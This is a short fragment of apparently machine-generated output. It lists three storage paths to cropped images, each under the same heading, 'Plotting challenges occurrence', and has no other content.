
# Plotting challenges occurrence




# Plotting challenges occurrence




# Plotting challenges occurrence



